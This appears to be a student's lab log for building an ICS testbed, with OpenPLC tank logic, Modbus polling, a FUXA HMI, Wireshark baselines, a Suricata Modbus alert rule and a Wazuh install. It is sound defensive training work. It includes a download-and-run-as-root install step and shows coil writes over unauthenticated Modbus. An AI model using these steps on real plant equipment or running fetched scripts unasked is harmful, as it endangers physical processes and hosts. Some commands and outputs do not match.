
```
IF level >= high_limit THEN
  pump := FALSE;
END_IF;
```

```
IF level <= low_limit THEN
  level := low_limit;
END_IF;
```

```
END_PROGRAM
```

```
CONFIGURATION Config0
  RESOURCE Res0 ON PLC
    TASK Main(INTERVAL := T#200ms, PRIORITY := 0);
    PROGRAM Inst0 WITH Main : tank_auto_control;
  END_RESOURCE
END_CONFIGURATION”
```

5. Compile and upload the program to the PLC by selecting Compile → Upload to PLC and confirm that the status displays “PLC Running”.



Dashboard

Programs

Slave Devices

Monitoring

Hardware

Users

Settings

Logout

Status: *Stopped*

Start PLC

Program Info

Name

PROGRAM tank_control

Description

week-3 updated

File

970679.st

Date Uploaded

Mar 08, 2026 - 09:33AM

Launch program

Update program

Remove program

PHASE 3 – Enable Modbus TCP & Testing PLC Locally

1. Enable and verify the Modbus TCP server in OpenPLC, which runs by default on port 502, using the command "`sudo netstat -tulnp | grep 502`".
2. Install a Modbus client tool for testing communication with the PLC using the command "`sudo apt install mbpoll -y`".

```
root@0mm:/home/om-asutosh# netstat -tulnp | grep 502
tcp        0      0 0.0.0.0:502        0.0.0.0:*        LISTEN
root@0mm:/home/om-asutosh# apt install mbpoll -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
mbpoll is already the newest version (1.4.11+dfsg-2build1).
0 upgraded, 0 newly installed, 0 to remove and 4 not upgraded.
```

3. Test the PLC locally by reading the tank level register through Modbus TCP using the command "`mbpoll -m tcp 127.0.0.1 -r 1 -c 1`".

```

root@Omm:/home/om-asutosh# mbpoll -m tcp 192.168.1.104 -r 1 -c 1
mbpoll 1.0-0 - FieldTalk(tm) Modbus(R) Master Simulator
Copyright © 2015-2019 Pascal JEAN, https://github.com/epsilon-rt/mbpoll
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; type 'mbpoll -w' for details.

Protocol configuration: Modbus TCP
Slave configuration...: address = [1]
                        start reference = 1, count = 1
Communication.....: 192.168.1.104, port 502, t/o 1.00 s, poll rate 1000 ms
Data type.....: 16-bit register, output (holding) register table

-- Polling slave 1... Ctrl-C to stop)
[1]: 0
-- Polling slave 1... Ctrl-C to stop)
[1]: 0
-- Polling slave 1... Ctrl-C to stop)
[1]: 0
-- Polling slave 1... Ctrl-C to stop)
[1]: 0
-- Polling slave 1... Ctrl-C to stop)
[1]: 0
^C--- 192.168.1.104 poll statistics ---
5 frames transmitted, 5 received, 0 errors, 0.0% frame loss

```

WEEK 3 — Industrial Process Simulation

1. Understand the water tank process model where the pump controls the tank level—when the pump is ON the tank fills, when OFF the tank drains, with protections for full and empty conditions.
2. Access the OpenPLC dashboard and open the existing program tank_control to modify the PLC logic for the improved tank system.
3. Add new variables for the system including pump control, tank level, high level limit, and low-level limit to represent the process parameters.
4. Initialize the tank limits by setting a maximum level (high limit) and minimum level (low limit) to simulate realistic industrial tank constraints.
5. Design ladder logic to control the pump using start and stop conditions and implement filling and draining behavior based on the pump state and tank level.
6. Add safety logic such as automatic pump shutdown when the tank reaches the high limit and prevention of further draining when the tank reaches the low limit.
7. Introduce a timer to ensure the tank level changes gradually over time instead of instantly, creating a more realistic industrial process simulation.
8. Test and observe the system operation by monitoring the tank level behavior, verifying that the pump responds correctly, alarms trigger near maximum levels, and the overall PLC process runs normally.

```

root@Omm:/home/om-asutosh# watch -n 1 "mbpoll -m tcp 192.168.1.104 -r 1 -c 1"

```


WEEK 4 — Build SCADA/HMI using FUXA

PHASE 1 — Create SCADA Virtual Machine

1. Install Ubuntu Desktop on a new virtual machine and configure the SCADA environment for graphical interface support.
2. Verify network connectivity between the SCADA system and the PLC using "ping 192.168.x.x" to ensure the PLC is reachable.
3. Install Node.js and npm, which are required for running the SCADA platform, using "sudo apt update" followed by "sudo apt install nodejs npm -y" and verify installation with "node -v" and "npm -v".

```
root@scada-HMI:/home/scada# apt install nodejs
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nodejs is already the newest version (18.19.1+dfsg-6ubuntu5).
nodejs set to manually installed.
The following package was automatically installed and is no longer required:
  libsigsegv2
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 11 not upgraded.
root@scada-HMI:/home/scada# apt install npm
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
npm is already the newest version (9.2.0~ds1-2).
The following package was automatically installed and is no longer required:
  libsigsegv2
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 11 not upgraded.
root@scada-HMI:/home/scada# node -v
v18.19.1
root@scada-HMI:/home/scada# npm -v
9.2.0
```

4. Download and install the FUXA SCADA platform using "git clone <https://github.com/frangoteam/FUXA.git>", then navigate to the directory with "cd FUXA".
5. Install dependencies with "npm install", and start the server using "npm start/fuxa".

```
root@scada-HMI:/home/scada# git clone https://github.com/frangoteam/FUXA.git
Cloning into 'FUXA'...
remote: Enumerating objects: 39718, done.
remote: Counting objects: 100% (1715/1715), done.
remote: Compressing objects: 100% (601/601), done.
remote: Total 39718 (delta 1429), reused 1114 (delta 1113), pack-reused 38003 (from 3)
Receiving objects: 100% (39718/39718), 581.04 MiB | 3.77 MiB/s, done.
Resolving deltas: 100% (31296/31296), done.
root@scada-HMI:/home/scada# cd FUXA/
root@scada-HMI:/home/scada/FUXA# ls
app      compose.yml  Dockerfile  LICENSE    node-red  README.md  SECURITY.md
client   CONTRIBUTING.md docs         mkdocs.yml odbc      screenshot server
root@scada-HMI:/home/scada/FUXA#
```


```

C:\Users\ASUS>fuxa
2026-03-11T02:08:19.424Z [INF] FUXA V.1.3.0
(node:38236) [DEP0169] DeprecationWarning: `url.parse()` behavior is not standardized and
rity implications. Use the WHATWG URL API instead. CVEs are not issued for `url.parse()` v
(Use `node --trace-deprecation ...` to show where the warning was created)
2026-03-11T02:08:23.314Z [INF] FUXA init in 4168ms.
2026-03-11T02:08:23.323Z [INF] 'FuxaServer' created
2026-03-11T02:08:24.489Z [INF] 'PLCModbus' created
2026-03-11T02:08:24.491Z [INF] 'FuxaServer' start
2026-03-11T02:08:24.491Z [INF] 'PLCModbus' start
2026-03-11T02:08:24.497Z [INF] FUXA started!
2026-03-11T02:08:24.505Z [INF] WebServer is running http://127.0.0.1:1881/
2026-03-11T02:08:24.508Z [INF] 'FuxaServer' restored 0/0 values
2026-03-11T02:08:24.510Z [INF] 'PLCModbus' restored 0/0 values
PortNotOpenError {
  name: 'PortNotOpenError',
  message: 'Port Not Open',
  errno: 'ECONNREFUSED'
}


```

PHASE 2 — Access SCADA Interface


1. Open the web browser inside the SCADA virtual machine and access the FUXA dashboard using the address "<http://localhost:1881>".
2. Navigate to the connection settings in FUXA by selecting Settings → Connections → Add New to configure communication with the PLC.



3. Select the Modbus TCP/IP protocol and configure the connection by entering the PLC details including host IP, port number, and unit ID.
4. Save the configuration to establish the communication link between the FUXA SCADA system and the PLC device.
5. Create data tags in the FUXA system by navigating to Settings → Tags → Add Tag & defining variables that correspond to the PLC registers.



6. Add tags for monitoring and control such as Tank Level (holding register), Pump Control (coil), and High Alarm (coil) to allow SCADA visualization and interaction with the PLC process.



PHASE 3 — Build HMI Dashboard

1. Open the FUXA editor and create a new visualization page by selecting Editor → New Page and name it Main_Plant_View.
2. Design the main SCADA interface layout where all plant monitoring components will be displayed.
3. Add a tank graphic from the shapes library and place it at the center of the dashboard to represent the water tank system.
4. Bind the tank fill level property to the Tank_Level tag so the graphic dynamically reflects the tank level from the PLC.
5. Add a control button labeled START PUMP and configure it to write a TRUE value to the Pump_Control coil to start the pump (to this for all diagrams to configure in their property).

Switch settings

Property

Events

Name

switch_1

Authorization

Tag

PLCModbus

Bitmask

Tank_Level - 1

Off Background

Off Slider color

Off Value

On Value

On Slider color

On Background

0

1

Off Text color

Off Text

On Text

On Text color

Stop

Start

Radius corner

Font size

Font

11

12




Stop

CANCEL

OK

6. Add another control button labeled STOP PUMP and configure it to write a FALSE value to the Pump_Control coil to stop the pump.
7. Insert an alarm indicator lamp and bind its value to the High_Alarm tag, configuring it to display red when active and green when normal.
8. Add a numeric display component and bind it to the Tank_Level tag to show the real-time tank level value on the SCADA dashboard.

Water Tank Simulation



Simulation Diagram

PHASE 4 — Test SCADA Control

Test Sequence:

1. Click START → Pump ON
2. Tank level should increase
3. Click STOP → Pump OFF
4. Alarm lamp glows at high level



WEEK 5 — Baseline Traffic Capture & Analysis

PHASE 1 — Installing Packet Analyzer

1. Identify the network traffic to monitor, which is the communication between the SCADA system (192.168.x.x) and the PLC (192.168.x.x) using the Modbus TCP protocol on port 502.
2. Install a packet analysis tool such as Wireshark on the monitoring system to capture and analyze network traffic.
3. Update the system package list using "**sudo apt update**" before installing the required software.
4. Install Wireshark using the command "**sudo apt install wireshark -y**" and allow non-root users to capture packets during installation & then run "**wireshark**".
5. Open Wireshark and start packet capture by selecting the network interface connected to the OT network (such as **ens33** or **eth0**).

Capturing from ens33						
No.	Time	Source	Destination	Protocol	Length	Info
62176	16.363179014	172.67.152.45	192.168.1.100	UDP	1242	443 → 51291 Len=1200
62177	16.363353881	192.168.1.100	172.67.152.45	UDP	92	51291 → 443 Len=50
62178	16.363363379	192.168.1.100	172.67.152.45	UDP	92	51291 → 443 Len=50
62179	16.363937469	172.67.152.45	192.168.1.100	UDP	1242	443 → 51291 Len=1200
62180	16.363947367	172.67.152.45	192.168.1.100	UDP	1242	443 → 51291 Len=1200
62181	16.364762511	172.67.152.45	192.168.1.100	UDP	1242	443 → 51291 Len=1200
62182	16.364772510	172.67.152.45	192.168.1.100	UDP	1242	443 → 51291 Len=1200
62183	16.365266515	172.67.152.45	192.168.1.100	UDP	1242	443 → 51291 Len=1200
62184	16.365276113	172.67.152.45	192.168.1.100	UDP	1242	443 → 51291 Len=1200
62185	16.366052665	172.67.152.45	192.168.1.100	UDP	1242	443 → 51291 Len=1200
62186	16.366062663	172.67.152.45	192.168.1.100	UDP	1242	443 → 51291 Len=1200
62187	16.367024679	172.67.152.45	192.168.1.100	UDP	1242	443 → 51291 Len=1200
62188	16.367036776	172.67.152.45	192.168.1.100	UDP	1242	443 → 51291 Len=1200
62189	16.367473293	172.67.152.45	192.168.1.100	UDP	1242	443 → 51291 Len=1200
62190	16.367483291	172.67.152.45	192.168.1.100	UDP	425	443 → 51291 Len=383
62191	16.367492689	192.168.1.100	172.67.152.45	UDP	92	51291 → 443 Len=50
62192	16.367502287	192.168.1.100	172.67.152.45	UDP	92	51291 → 443 Len=50
62193	16.368075477	172.67.152.45	192.168.1.100	UDP	1242	443 → 51291 Len=1200
62194	16.368080575	172.67.152.45	192.168.1.100	UDP	1242	443 → 51291 Len=1200
62195	16.368460204	172.67.152.45	192.168.1.100	UDP	1242	443 → 51291 Len=1200

Frame 1: 1242 bytes on wire (9936 bits), 1242 bytes captured (9936 bits) on interface ens33
 Ethernet II, Src: TPLink_35:e6:a2 (3c:52:a1:35:e6:a2), Dst: ASUSTekCOMPU_86:af:a1 (04:42:00:01:64:01:bb:c8:5b:04:b8)
 Internet Protocol Version 4, Src: 172.67.152.45, Dst: 192.168.1.100
 User Datagram Protocol, Src Port: 443, Dst Port: 51291
 Data (1200 bytes)

PHASE 2 — Applying Protocol Filters to see Packets

1. Apply the Wireshark display filter "**tcp.port == 502**" to capture and view only Modbus TCP traffic between the SCADA and PLC systems.
2. Observe the normal communication pattern where only the PLC and SCADA exchange Modbus request and response messages such as reading registers and writing coils.
3. Inspect individual packets in Wireshark to analyze Modbus details including Transaction ID, Protocol ID, Length, Unit ID, and Function Code.
4. Save the captured normal traffic as a baseline file by selecting File → Save As and storing it as baseline_normal_operation.pcap for later comparison.
5. Analyze traffic statistics using Wireshark tools such as Protocol Hierarchy and Conversations to confirm that communication occurs only between the SCADA and PLC devices.

No.	Time	Source	Destination	Protocol	Length	Info
414176	40.569349	192.168.1.100	192.168.1.104	TCP	66	[TCP Retransmission] 7453 → 502 [PSH, ACK] Seq=973 Ack=852 Win=253 Len=12
414178	40.569394	192.168.1.100	192.168.1.104	TCP	66	[TCP Retransmission] 7453 → 502 [PSH, ACK] Seq=973 Ack=852 Win=253 Len=12
414188	40.569954	192.168.1.104	192.168.1.100	TCP	66	502 → 7453 [ACK] Seq=852 Ack=985 Win=126 Len=0 SLE=973 SRE=985
414189	40.569964	192.168.1.104	192.168.1.100	TCP	66	[TCP Dup ACK 414188#1] 502 → 7453 [ACK] Seq=852 Ack=985 Win=126 Len=0 SLE=973 SRE=985
414196	40.570549	192.168.1.100	192.168.1.104	Modbus...	64	Response: Trans: 171; Unit: 1; Func: 1: Read Coils
414198	40.570664	192.168.1.100	192.168.1.104	TCP	64	[TCP Retransmission] 502 → 7453 [PSH, ACK] Seq=982 Ack=985 Win=126 Len=10
414811	40.616662	192.168.1.100	192.168.1.104	TCP	54	7453 → 502 [ACK] Seq=985 Ack=862 Win=253 Len=0
414814	40.616697	192.168.1.100	192.168.1.104	TCP	54	[TCP Dup ACK 414811#1] 7453 → 502 [ACK] Seq=985 Ack=862 Win=253 Len=0
414815	40.616735	192.168.1.100	192.168.1.104	TCP	54	[TCP Dup ACK 414811#2] 7453 → 502 [ACK] Seq=985 Ack=862 Win=253 Len=0
426915	41.552519	192.168.1.100	192.168.1.104	Modbus...	66	Query: Trans: 172; Unit: 1; Func: 3: Read Holding Registers
426916	41.552529	192.168.1.100	192.168.1.104	TCP	66	[TCP Retransmission] 7453 → 502 [PSH, ACK] Seq=985 Ack=862 Win=253 Len=12
426919	41.552557	192.168.1.100	192.168.1.104	TCP	66	[TCP Retransmission] 7453 → 502 [PSH, ACK] Seq=985 Ack=862 Win=253 Len=12
426926	41.553078	192.168.1.104	192.168.1.100	TCP	66	502 → 7453 [ACK] Seq=862 Ack=997 Win=126 Len=0 SLE=985 SRE=997
426927	41.553091	192.168.1.104	192.168.1.100	TCP	66	[TCP Dup ACK 426926#1] 502 → 7453 [ACK] Seq=862 Ack=997 Win=126 Len=0 SLE=985 SRE=997
426936	41.553718	192.168.1.104	192.168.1.100	Modbus...	65	Response: Trans: 172; Unit: 1; Func: 3: Read Holding Registers
426937	41.553741	192.168.1.104	192.168.1.100	TCP	85	[TCP Fast Retransmission] 502 → 7453 [PSH, ACK] Seq=862 Ack=997 Win=126 Len=11
427132	41.568891	192.168.1.100	192.168.1.104	Modbus...	66	Query: Trans: 173; Unit: 1; Func: 1: Read Coils
427133	41.568109	192.168.1.100	192.168.1.104	TCP	66	[TCP Retransmission] 7453 → 502 [PSH, ACK] Seq=997 Ack=873 Win=253 Len=12
427134	41.568152	192.168.1.100	192.168.1.104	TCP	66	[TCP Retransmission] 7453 → 502 [PSH, ACK] Seq=997 Ack=873 Win=253 Len=12
427144	41.568762	192.168.1.104	192.168.1.100	TCP	66	502 → 7453 [ACK] Seq=873 Ack=1009 Win=126 Len=0 SLE=997 SRE=1009
427145	41.568778	192.168.1.104	192.168.1.100	TCP	66	[TCP Dup ACK 427144#1] 502 → 7453 [ACK] Seq=873 Ack=1009 Win=126 Len=0 SLE=997 SRE=1009
427150	41.569279	192.168.1.104	192.168.1.100	Modbus...	64	Response: Trans: 173; Unit: 1; Func: 1: Read Coils
427151	41.569290	192.168.1.104	192.168.1.100	TCP	64	[TCP Retransmission] 502 → 7453 [PSH, ACK] Seq=873 Ack=1009 Win=126 Len=10
427160	41.613702	192.168.1.100	192.168.1.104	TCP	54	7453 → 502 [ACK] Seq=1009 Ack=883 Win=253 Len=0
427161	41.613716	192.168.1.100	192.168.1.104	TCP	54	[TCP Dup ACK 427160#1] 7453 → 502 [ACK] Seq=1009 Ack=883 Win=253 Len=0
427163	41.613749	192.168.1.100	192.168.1.104	TCP	54	[TCP Dup ACK 427160#2] 7453 → 502 [ACK] Seq=1009 Ack=883 Win=253 Len=0

```

Frame 1126181: Packet, 65 bytes on wire (520 bits), 65 bytes captured (520 bits) on interface \Device\NPF...
Ethernet II, Src: VMware_3c:72:7e (00:0c:29:3c:72:7e), Dst: ASUSTekCOMPU_86:af:a1 (04:42:1a:86:af:a1)
Internet Protocol Version 4, Src: 192.168.1.104, Dst: 192.168.1.100
Transmission Control Protocol, Src Port: 502, Dst Port: 7453, Seq: 2542, Ack: 2917, Len: 11
Modbus/TCP
  Transaction Identifier: 76
  Protocol Identifier: 0
  Length: 5
  Unit Identifier: 1
  Modbus
    0... .... = Exception: No
    .000 0011 = Function Code: Read Holding Registers (3)
    [Request Frame: 1126167]
    [Time from request: 1.011000 milliseconds]
    Byte Count: 2
    Register 0 (UINT16): 1
  
```

WEEK 6 — Install IDS Monitoring (Suricata + Wazuh)

PHASE 1 — Install Suricata IDS

1. Prepare the monitoring system for IDS installation by updating the package repository using "`sudo apt update`".
2. Install the required dependency package using "`sudo apt install software-properties-common -y`" to allow adding external repositories.
3. Add the Suricata stable repository to the system using "`sudo add-apt-repository ppa:oisf/suricata-stable`" to access the latest Suricata packages.
4. Update the package list again after adding the repository using "`sudo apt update`".
5. Install the Suricata intrusion detection system using "`sudo apt install suricata -y`" on the monitoring machine.
6. Verify the successful installation of Suricata by checking the build information using "`suricata --build-info`".

```
root@scada-HMI:/home/scada# apt install suricata -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
suricata is already the newest version (1:7.0.3-1build3).
The following package was automatically installed and is no longer required:
  libsigsegv2
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 22 not upgraded.
root@scada-HMI:/home/scada# suricata --build-info
This is Suricata version 7.0.3 RELEASE
Features: NFQ PCAP_SET_BUFF AF_PACKET HAVE_PACKET_FANOUT LIBCAP_NG LIBNET1.1 HAVE_HTTP_URI_NORMALIZE_HOOK PCRE_NSS HTTP2_DECOMPRESSION HAVE_LUA HAVE_LUAJIT HAVE_LIBJANSSON TLS TLS_C11 MAGIC RUST
SIMD support: SSE_4_2 SSE_4_1 SSE_3
Atomic intrinsics: 1 2 4 8 16 byte(s)
64-bits, Little-endian architecture
GCC version 13.2.0, C version 201112
compiled with _FORTIFY_SOURCE=2
L1 cache line size (CLS)=64
thread local storage method: _Thread_local
compiled with LibHTP v0.5.46, linked against LibHTP v0.5.46
```

7. Open the Suricata configuration file for editing using "`sudo nano /etc/suricata/suricata.yaml`" to configure the IDS settings.
8. Enable promiscuous mode in the configuration so that Suricata can capture all network traffic passing through the interface.
9. Configure the network interface used for monitoring by setting the interface name (such as ens33) in the configuration file.


```
root@scada-HMI:/home/scada# mousepad /etc/suricata/suricata.yaml

(mousepad) /etc/suricata/suricata.yaml - Mousepad
Warning: you are using the root account. You may harm your system.
## and if KING.
##
# Linux high speed capture support
af-packet:
- interface: ens33
# Number of receive threads. "auto" uses the number of cores
#threads: auto
# Default clusterid. AF_PACKET will load balance packets bas
cluster-id: 99
# Default AF_PACKET cluster type. AF_PACKET can load balance
# This is only supported for Linux kernel > 3.1
# possible value are:
# * cluster_flow: all packets of a given flow are sent to t
# * cluster_cpu: all packets treated in kernel by a CPU are
```

10. Make a local.rules file using “`sudo nano /etc/suricata/rules/local.rules`” & then add this in that file “`alert tcp any any -> any 502 (msg:"ICS Modbus Traffic Detected"; sid:100001; rev:1;)`” to add according to your need or we can use by default rules, then save it.
11. Check the available network interface names on the system using “`ip a`” before assigning the correct interface in the configuration.

```
#
# Configure Suricata to load Suricata-Update managed rules.
#
default-rule-path: /etc/suricata/rules
rule-files:
- local.rules
```

12. Enable JSON event logging in the configuration to store network events and alerts in the eve.json log file.
13. Stop the running Suricata service using “`sudo systemctl stop suricata`” before starting it with custom configuration.
14. Start Suricata manually in IDS mode using “`sudo suricata -c /etc/suricata/suricata.yaml -i ens33`” to monitor network traffic on the selected interface.
15. Verify that Suricata is generating logs by navigating to the log directory using “`cd /var/log/suricata`” and checking the available log files with “`ls`”.

16. Monitor real-time intrusion alerts by viewing the log output using "`sudo tail -f fast.log`" and reload the IDS after adding new Modbus detection rules using "`sudo systemctl restart suricata`".

```
root@scada-HMI:/home/scada# sudo tail -f /var/log/suricata/fast.log
03/10/2026-19:06:00.211871  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.1.104:35600 -> 192.168.1.105:502
03/11/2026-16:41:47.917578  [**] [1:100001:0] ICS Modbus Traffic Detected [**] [Classification: (null)] [Priority: 3]
{TCP} 192.168.1.100:7453 -> 192.168.1.104:502
```


PHASE 2 — Install Wazuh (Log Monitoring)

1. Download the Wazuh installation script on the monitoring system using "`curl -sO https://packages.wazuh.com/4.7/wazuh-install.sh`" to prepare for SIEM deployment.
2. Install the Wazuh Manager and dashboard by executing "`sudo bash wazuh-install.sh -a`" and allow the installation process to complete.
3. Access the Wazuh dashboard through a web browser using "https://192.168.20.20" to manage and monitor security events.

```
curl -sO https://packages.wazuh.com/4.7/wazuh-install.sh
sudo bash wazuh-install.sh -a
```

4. Open the Wazuh configuration file to integrate external log sources using "`sudo nano /var/ossec/etc/ossec.conf`".
5. Configure Wazuh to read Suricata JSON logs by adding the log monitoring entry that points to the file "`/var/log/suricata/eve.json`" within the configuration.
6. Restart the Wazuh Manager service to apply the new configuration using "`sudo systemctl restart wazuh-manager`".

